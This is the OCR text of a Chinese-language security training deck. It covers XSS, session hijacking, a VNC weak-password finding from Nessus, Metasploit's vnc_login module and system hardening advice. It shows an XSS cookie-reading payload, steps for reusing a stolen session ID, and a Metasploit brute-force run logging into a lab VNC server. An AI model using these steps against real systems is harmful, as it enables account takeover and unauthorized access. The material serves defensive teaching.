
應該在後端正確的移除不合法的Session!!!

Cross-Site Scripting

- (Cross-Site Scripting) 跨站腳本攻擊
  - 原理
    - 當網站應用程式缺乏適當的驗證，直接將攻擊者的請求送回瀏覽器執行，使得攻擊者可獲取使用者的Cookie資訊，進而假冒身分成為合法使用者，甚至是將使用者轉址至惡意網站或執行惡意腳本程式(Script)。
  - 修補建議
    - 限制輸入的長度
    - 驗證輸入的資料
    - 將資料編碼後再進行輸出
    - 使用白名單與黑名單機制過濾資料


Cross-Site Scripting

- 透過Cross-Site Scripting取得網站的session



Cross-Site Scripting

- 透過Cross-Site Scripting取得網站的session
- 攻擊語法：<script>alert(document.cookie)</script>




Cross-Site Scripting

- 複製網站的session (d9cbf67543d80dc2efdf9b91c53a5837)

Cross-Site Scripting

- 透過置換session的方式，在不知道帳號密碼的情況下登入網站



課程大綱

- 駭客練兵場
- 駭客攻擊思維
- 弱點定義＆評估基準
- 弱點分析與管理
- 存取控制與身份認證
- **攻擊手法探討與防護**

網路安全防禦 - 弱點驗證

- **VNC Server 'password' Password**

61708 - VNC Server 'password' Password -

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2012/08/29, Modified: 2015/09/24

Plugin Output

tcp/5900/vnc

```
Nessus logged in using a password of "password".
```

網路安全防禦 - 弱點驗證


- **VNC Server 'password' Password**

```
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.50.116
RHOSTS => 192.168.50.116
msf5 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.50.116:5900   - 192.168.50.116:5900 - Starting VNC login sweep
[!] 192.168.50.116:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.50.116:5900   - 192.168.50.116:5900 - Login Successful: :password
[*] 192.168.50.116:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) >
```

```
Shell No.1
File  Actions  Edit  View  Help

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scanner


msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to
 the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the
 list
   PASSWORD                                                                           no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                            no        A proxy chain of format type:host:port[,type
:host:port][...]
   RHOSTS                                                                             yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT             5900                                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a
host
   THREADS           1                                                                yes       The number of concurrent threads (max one pe
r host)
   USERNAME          <BLANK>                                                          no        A specific username to authenticate as
   USERPASS_FILE                                                                      no        File containing users and passwords separate
d by space, one pair per line
   USER_AS_PASS      false                                                            no        Try the username as the password for all use
rs
   USER_FILE                                                                          no        File containing usernames, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts
```

網路安全防禦 - 弱點驗證

- **VNC Server 'password' Password**
  - **vncviewer IP**



安全性漏洞

- 空的或預設的密碼
  - 系統管理員的密碼設為空白，或使用硬體廠商提供的預設密碼：這些情況最常出現在諸如路由器或防火牆等硬體上。
- 網路竊聽
  - 藉由網路竊聽兩個節點間的連線來收集在兩個使用中節點間所傳輸的資料。
  - 舉例: 傳輸層安全性協定SSLv3 已為不安全之協定,資訊傳輸被駭客從中攔截封包後,駭客可利用此不安全協定的漏洞得到封包中的機敏資訊 (漏洞編號: CVE-2014-3566 SSLv3 Poodle)
- 服務的弱點攻擊
  - 攻擊者將會尋找在網際網路上運作之服務的缺陷或弱點處，透過這些地方，攻擊者將可以入侵整個系統並截取它所擁有的任何資料，還可能導致網路上的其他系統遭受入侵。

安全性漏洞

- 應用程式的安全性弱點
  - 攻擊者會搜尋一般個人電腦與工作站應用程式（如電子郵件用戶端）的缺陷，然後恣意執行程式碼，植入木馬程式方便將來的入侵，甚至毀損整個系統。假如遭入侵的工作站擁有其他電腦的管理權限，那將會對整個網路造成極大的傷害。
- 阻絕服務（DoS）的攻擊
  - 一個或一群的攻擊者藉由傳送未經授權的封包到目標機器（可以是伺服器、路由器或工作站）來攻擊一個組織的網路或伺服器的資源，這將導致正當的使用者無法存取這些資源。

NESSUS掃描中常碰到的弱點

- 嚴重風險弱點
  - 例:

弱點名稱	修補方式
Unsupported Windows OS	皆升級至官方有支援的版本
Microsoft SQL Server Unsupported Version Detection	
Microsoft IIS 6.0 Unsupported Version Detection	
rexecd Service Detection	註釋掉/etc/inetd.conf中的'exec'行，然後重新啟動inetd進程
Telnetd - Remote Code Execution (CVE-2020-10188)	根據各個供應商的更新，升級telnet

通常只要有掃到未支援的版本或是漏洞的更新的部分 修補皆是更新即可


NESSUS掃描中常碰到的弱點

- 高風險弱點
  - 例:

弱點名稱	修補方式
VNC Server Unauthenticated Access	禁用無身份驗證安全類型
rlogin Service Detection	註釋掉/etc/inetd.conf中的'login'行，然後重新啟動inetd進程。或者，禁用此服務並改用SSH
SNMP Agent Default Community Name (public)	請在遠端主機上禁用SNMP服務或更改默認社區字符串。
SSL Version 2 and 3 Protocol Detection	以禁用SSL 2.0和3.0。請改用TLS 1.2以上
Microsoft Windows SMB NULL Session Authentication	設置：-HKLM \ SYSTEM \ CurrentControlSet \ Control \ LSA \ RestrictAnonymous = 1 -HKLM \ SYSTEM \ CurrentControlSet \ Services \ lanmanserver \ parameters \ restrictnullsessaccess = 1

系統強化建議

- 定期檢查內部電腦狀況，更新、停用或移除不必要的軟體
  - 主機建立系統稽核檔
  - 重要軟體例如：Windows、adobe、apache、php等等重要軟體服務須立即進行修補，以免遭受已知漏洞的攻擊



系統強化建議

- SSL安全性強化
  - 2021年1月時，美國國安局建議企業移除TLS1.0、1.1等舊版TLS設定，採用更強的加密及驗證標準。
  - 2018年TLS 1.3標準釋出。主要瀏覽器業者如微軟、Google、蘋果、Mozilla已在2018年宣布終止支援TLS 1.0及1.1。Google 部份雲端服務也在去年預啟用TLS 1.3。
  - NSA建議僅能使用TLS 1.2 或TLS 1.3，不得使用SSL 2.0、SSL 3.0、TLS 1.0和TLS 1.1。即使是部署了TLS1.2及1.3，NSA也建議需避免較弱的加密參數及加密套件，特別像是TLS 1.2中的NULL、RC2、RC4、DES、IDEA與TDES/3DES等演算法，NSA建議不應再採用使用這些演算法的加密套件。

系統強化建議


- 錯誤的軟體設定或預設值及預設帳密也可能間接造成漏洞
  - 錯誤軟體設定的一例如: 網站未關閉”顯示錯誤訊息功能”,此一錯誤設定可能暴露一些系統非公開資訊
  - 預設帳密最常見的就是帳號為admin/root而密碼為123456,password,qwerty等等,建議需要以高複雜度的密碼進行設定(含特殊符號)

系統強化建議

- 定期備份重要資料
  - 2017年WannaCry勒索病毒事件後, WannaCry(想哭)勒索病毒。根據一項統計，該病毒在全球造成了高達 40 億美元的商業損失。這項統計不僅包含資料損失部分，還包括後續引發的成本，例如生產力損失與資料回復成本。作業系統、軟體，甚至硬體都可以被取代，唯獨資料無法被輕易取代或回復。目前雖然也有一些方法可以復原遭勒索病毒破壞的部分或全部資料，但這些方法不是代價昂貴、就是無法應付所有狀況。其實，企業防範資料損失最有效、也最直接了當的做法就是資料備份。

系統強化建議

- 定期備份重要資料



系統強化建議 - 總結

- **非必要時，應該極力避免在主機系統上開啟來路不明的電子郵件或任意瀏覽國外的網頁，尤其賭博或是色情網頁**
- 不要執行任何來路不明的程式。
- 不要開啟任何不明來源的e-Mail信件及附檔。
- 不瀏覽來路不明的地下網站。
- 不隨意在網路上留個人資料。
- 定期做病毒或網路弱點掃描。
- 注意資安相關議題，做好主機patch更新。
- 定時備份重要檔案。

QUESTIONS ANSWERS

Thank You !